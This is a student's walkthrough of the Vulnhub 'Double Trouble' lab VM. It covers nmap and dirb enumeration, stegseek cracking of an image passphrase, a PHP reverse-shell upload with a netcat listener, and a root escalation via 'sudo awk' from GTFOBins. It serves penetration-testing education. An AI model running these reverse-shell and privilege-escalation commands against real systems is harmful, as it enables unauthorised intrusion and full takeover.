Vulnhub - Double Trouble

Atharva Velani 20411611


Double Trouble is a beginner vulnhub, however it does require some out of the box thinking to tackle it. We'll go into http enumeration and how to gather passwords from an image using steganography as well as a easy way to use sudo awk to escalate privileges if the machine allows.

Table of Contents:

Step 1: Scan the network

Decided to use netsdiscover for this particular machine, can be done with nbtscan or nmap. We'll use nmap for a more detailed scan, however, we know that the machine ip is ***192.168.56.112.***

netdiscover -i eth1 r 192.168.56.0/24



(Figure 1: nbtscan to find machine)

Nmap -sV -sC -A 192.168.56.112

```
┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs]
└─# nmap -sV -sC -A 192.168.56.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 05:14 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:91:58:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.56.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: detailed nmap scan)

http port and ssh are open, most likely a web vulnerability so we can immediately log into the webpage of the server.

Step 2: Exploiting open ports

Using dirb we found a number of directories but after traversing through most of them one of them caught my eye which was the secret directory.

```
└─# dirb http://192.168.56.112

DIRB v2.22
By The Dark Raver

START_TIME: Sun Oct 23 05:18:10 2022
URL_BASE: http://192.168.56.112/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.112/ ----
==> DIRECTORY: http://192.168.56.112/backups/
==> DIRECTORY: http://192.168.56.112/batch/
==> DIRECTORY: http://192.168.56.112/core/
==> DIRECTORY: http://192.168.56.112/css/
+ http://192.168.56.112/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.56.112/images/
+ http://192.168.56.112/index.php (CODE:200|SIZE:5814)
==> DIRECTORY: http://192.168.56.112/install/
==> DIRECTORY: http://192.168.56.112/js/
+ http://192.168.56.112/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.56.112/secret/
+ http://192.168.56.112/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.56.112/sf/
==> DIRECTORY: http://192.168.56.112/template/
==> DIRECTORY: http://192.168.56.112/uploads/
```


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: dirb results)

Step 3: Steganography

The file led to a image labelled doubletrouble.jpg, quite unsuspecting until you use a tool that exploit credentials through steganography.

https://github.com/RickdeJager/stegseek




(Figure 4: doubletrouble image)

Installing stegseek to find potential hidden messages.

- Download ./stegseek_0.6-1.deb from the github repository

sudo apt install ./stegseek_0.6-1.deb

stegseek doubletrouble.jpg /usr/share/wordlists/rockyou.txt




(Figure 5: extracting information from image)

As we can see we have passphrase 92camaro an d in the .out file we have login credentials.

(Figure 6: credentials from stegseek)

Step 4: Spawning a reverse shell into the system


Logging in with these credentials to http://192.168.56.112



We have successfully logged into the web server.

(Figure 7: logging into web serevr)


Now we can upload a reverse php shell through the My Account page as it allows php files to be uploaded to the webserver from this link. To navigate go to Otis rush → My Details →Browse → Save. This should be uploaded to ***/uploads/users.***



(Figure 8: spawning reverse shell)

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


Update the information in php-reverse-shell.php according to your ip details.



(Figure 9: modifying parameters to our attack machine)


Open netcat to listen on port of your choosing.

nc -lvnp 8989



(Figure 10: setting up netcat listner)


Uploaded password.txt as a test and it successfully uploaded onto the server. Simply click the php



(Figure 11: proof reverse shell is uploaded)

Simply click on the reverse shell and it should spawn up a new reverse shell on the terminal netcat was running on. Use python to spawn an interactive shell.

python3 -c 'import pty;pty.spawn("/bin/bash")'



(Figure 12: creating executable bash environment and user access)

We've now got user access into the system and have spawned a python shell lets attempt to escalate into higher privileges.

Step 5: Privilege escalation

Using ***sudo -l*** can help see if any potential easy methods of privilege escalation rather than copying files across the web and exploiting in that manner.

https://gtfobins.github.io/gtfobins/awk/

This had a simple sudo command that can be used as the user we have is allowed to use sudo, we can use it to elevate privileges.

sudo awk 'BEGIN {system("/bin/sh")}'

python3 -c 'import pty;pty.spawn("/bin/bash")'

whoami

```
www-data@doubletrouble:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
www-data@doubletrouble:/$ sudo awk 'BEGIN {system("/bin/sh")}'
sudo awk 'BEGIN {system("/bin/sh")}'
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@doubletrouble:/# cd ~
cd ~
root@doubletrouble:~# ls -la
ls -la
total 403472
drwx------  2 root root      4096 Sep 11  2021 .
drwxr-xr-x 18 root root      4096 Dec 17  2020 ..
-rw-------  1 root root        46 Sep 11  2021 .bash_history
-rw-r--r--  1 root root 413142528 Sep 11  2021 doubletrouble.ova
root@doubletrouble:~# whoami
whoami
root
root@doubletrouble:~#
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 13: root access)

Conclusion

Overall, quite a tough machine and I had no idea about the steganography and saw a walkthrough doing so required out of the box thinking. Through other write ups it seemed as if people had used sql injections and brute forcing to create kernels and exploit the system that way, however, I believe it's a unique way of seeing steganography used to tackle on a machine.